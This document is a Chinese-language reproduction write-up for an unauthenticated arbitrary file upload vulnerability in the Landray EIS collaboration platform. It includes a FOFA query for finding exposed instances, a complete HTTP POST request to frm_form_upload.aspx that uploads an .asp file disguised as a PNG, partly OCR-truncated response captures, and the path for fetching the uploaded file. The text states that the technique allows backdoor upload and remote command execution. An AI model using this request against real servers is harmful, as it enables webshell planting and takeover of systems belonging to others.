L1-3蓝凌-EIS智慧协同平台-文件上传

漏洞描述：

蓝凌EIS智慧协同平台 frm_form_upload.aspx接口处存在任意文件上传漏洞，未经过身份认证的攻击者可通过构造压缩文件上传恶意后门文件，远程命令执行，获取服务器权限。

影响版本：

- 蓝凌-EIS智慧协同平台

网站图片：

网络测绘：

fofa语法：


FOFA：app="Landray-EIS智慧协同平台"

漏洞复现：

payload：

```
POST /frm/frm_form_upload.aspx HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: ASP.NET_SessionId=fqq0ks45w4yqpev5213adnet; FIOA_IMG_FOLDER=FI; Lang=zh-cn
Content-Type: multipart/form-data; boundary=---------------------------zbm72vc8hf9uqmb5f6yr
Upgrade-Insecure-Requests: 1

-----------------------------zbm72vc8hf9uqmb5f6yr
Content-Disposition: form-data; name="__VIEWSTATE"

/wEPDwUKMTgyMDI2MjI1NQ9kFgJmD2QWAgIBDw8WAh4EVGV4dAUG5L+d5a2YZGRk0b9dFZuWblLyitK8Fh6njh8H4xA=
-----------------------------zbm72vc8hf9uqmb5f6yr
Content-Disposition: form-data; name="__EVENTTARGET"

GB_SAVE
-----------------------------zbm72vc8hf9uqmb5f6yr
Content-Disposition: form-data; name="__EVENTARGUMENT"

保存
-----------------------------zbm72vc8hf9uqmb5f6yr
Content-Disposition: form-data; name="tpfile"; filename="qwe.asp"
Content-Type: image/png

<% Response.Write("Hello, World") %>
-----------------------------zbm72vc8hf9uqmb5f6yr--
```

效果图：




```
POST /frm/frm_form_upload.aspx HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: ASP.NET_SessionId=fqq0ks45w4yqpev5213adnet; FIOA_IMG_FOLDER=FI; Lang=zh-cn
Content-Type: multipart/form-data; boundary=---------------------------zbm72vc8hf9uqmb5f6yr
Upgrade-Insecure-Requests: 1

-----------------------------zbm72vc8hf9uqmb5f6yr
Content-Disposition: form-data; name="__VIEWSTATE"

/wEPDwUKMTgyMDI2MjI1NQ9kFgJmD2QWAgIBDw8WAh4EVGV4dAUG5L+d5a2YZGRk0b9dFZuWblLyitK8Fh6njh8H4xA=
-----------------------------zbm72vc8hf9uqmb5f6yr
Content-Disposition: form-data; name="__EVENTTARGET"

GB_SAVE
-----------------------------zbm72vc8hf9uqmb5f6yr
Content-Disposition: form-data; name="__EVENTARGUMENT"

保存
-----------------------------zbm72vc8hf9uqmb5f6yr
Content-Disposition: form-data; name="tpfile"; filename="qwe.asp"
Content-Type: image/png
```

```
                    cla
                    cla

                    </TD>

                </tr>
                <tr height="50%">
                    <td colspan="2"></td>
                </tr>
            </table>

<script type="text/javascript">
//<![CDATA[
var theForm = document.forms['Form1'];
if (!theForm) {
    theForm = document.Form1;
}
function __doPostBack(eventTarget, eventAr
    if (!theForm.onsubmit || (theForm.onsu
        theForm.__EVENTTARGET.value = even
        theForm.__EVENTARGUMENT.value = ev
        theForm.submit();
    }
}
//]]>
</script>
```

验证url

`/frm/frm_pics/回显的文件名`



[redacted]38/frm/frm_pics/20240112185654.asp

Hello, World